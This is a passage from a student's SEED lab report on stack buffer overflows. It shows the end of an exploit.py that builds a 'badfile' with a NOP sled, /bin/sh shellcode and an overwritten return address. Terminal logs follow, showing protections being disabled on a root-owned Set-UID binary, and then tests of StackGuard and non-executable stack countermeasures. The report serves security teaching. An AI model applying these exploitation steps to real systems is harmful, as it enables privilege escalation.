content[offset:offset + L] = (ret).to_bytes(L,byteorder='little')
##################################################################

# Write the content to a file
with open('badfile', 'wb') as f:
  f.write(content)
```

Figure 17 caption: Newly created exploit.py: generates a 517-byte "badfile" with a NOP sled, places 32-bit "execve("/bin/sh")" shellcode at byte 20 and overwrites the saved return address at offset 112 with 0xffffcb1c.

- **What I observed**:

  After saving the exploit.py, I did the following commands (Figure 18) to generate the "badfile" and run the vulnerable program.



```
[10/31/25]seed@VM:~/.../code$ chmod +x exploit.py
[10/31/25]seed@VM:~/.../code$ ./exploit.py
[10/31/25]seed@VM:~/.../code$ ./stack-L1
Input size: 517
Segmentation fault
```

Figure 18 caption: Ran exploit.py to create a 517-byte "badfile", then executed "./stack-L1". The program then printed Input size: 517 and immediately crashed with a Segmentation fault.


- **Short explanation/conclusion for Task 3 Section 5.2 Launching Attacks**:

  I ran the vulnerable program with my "badfile" and it crashed with a segmentation fault. That's expected as my payload did overwrite the saved return address on the stack, but the address I put in (0xffffcb1c) didn't point to the shellcode I injected. So, when the function returned the CPU tried to jump to an invalid spot and the program crashed. The crash is useful as it proves the overflow reached and corrupted the return address, and the next step is to tweak the return address/offset so it lands in the NOP-sled and executes the shellcode to spawn "/bin/sh".

<u>Tasks 9: Experimenting with Other Countermeasures</u>:

11.1 Task 9.a: Turn on the StackGuard Protection:


- **What I did and observed**:
  a. Ensure the attack works without protection by turning off address randomization, recompiling the vulnerable program with "StackGuard" OFF, and running my L1 attack.



```
[10/31/25]seed@VM:~/.../code$ sudo sysctl -w kernel.randomize_va_s
pace=0
kernel.randomize_va_space = 0
[10/31/25]seed@VM:~/.../code$ gcc -DBUF_SIZE=100 -m32 -o stack -z
execstack -fno-stack-protector stack.c
[10/31/25]seed@VM:~/.../code$ sudo chown root stack
[10/31/25]seed@VM:~/.../code$ sudo chmod 4755 stack
[10/31/25]seed@VM:~/.../code$ ./exploit.py
[10/31/25]seed@VM:~/.../code$ ./stack
Input size: 517
Segmentation fault
```

Figure 19 caption: Attempted Level-1 exploit after disabling ASLR and compiling with "-z execstack -fno-stack-protector" (Set-UID), then running "exploit.py" and "./stack" produced Input size: 517 followed by a Segmentation fault.

  b. Turn ON "StackGuard" by recompiling without the "-fno-stack-protector" flag and trying the same attack again.




```
[10/31/25]seed@VM:~/.../code$ gcc -DBUF_SIZE=100 -m32 -o stack -z
execstack stack.c
[10/31/25]seed@VM:~/.../code$ sudo chown root stack
[10/31/25]seed@VM:~/.../code$ sudo chmod 4755 stack
[10/31/25]seed@VM:~/.../code$ ./exploit.py
[10/31/25]seed@VM:~/.../code$ ./stack
Input size: 517
*** stack smashing detected ***: terminated
Aborted
```

Figure 20 caption: Attempted exploit after recompiling with “StackGuard” enabled — running “exploit.py” then “./stack” prints Input size: 517 and aborts with “*** stack smashing detected ***:” terminated.

- **Short explanation/conclusion for Task 9.a. Section 11.1:**
  Basically, “StackGuard” sticks a secret “canary” value between the buffer and the saved return address, and the program checks that canary when the function returns — if an overflow overwrote the buffer, the canary gets messed up and the program notices and aborts. So, the exploit never gets to change the return address unnoticed: “StackGuard” detects the corruption and stops the attack.

11.2 Task 9.b: Turn on the Non-executable Stack Protection:

- **What I did and observed**:
  I went to the shellcode folder and recompiled “call_shellcode.c” without the “-z execstack” option and run “./a32.out” and “./a64.out”, which resulted with segmentation fault for both.



```
[10/31/25]seed@VM:~/.../shellcode$ gcc -m32 -o a32.out call_shellc
ode.c
[10/31/25]seed@VM:~/.../shellcode$ gcc -o a64.out call_shellcode.c
[10/31/25]seed@VM:~/.../shellcode$ ./a32.out
Segmentation fault
[10/31/25]seed@VM:~/.../shellcode$ ./a64.out
Segmentation fault
```

Figure 21 caption: Compiled “call_shellcode.c” without “-z execstack” and running “a32.out” / “a64.out” produced Segmentation fault, showing the non-executable stack blocked the shellcode.

- **Short explanation/conclusion for Task 9.b. Section 11.2:**
  Basically, turning on the non-executable stack (NX/DEP) means the CPU won’t run any code that’s sitting on the stack. So, when the exploit copies shellcode onto the stack and tries to jump to it, the kernel blocks execution and we hit a segmentation fault. In short, the shellcode never runs, so the attack fails.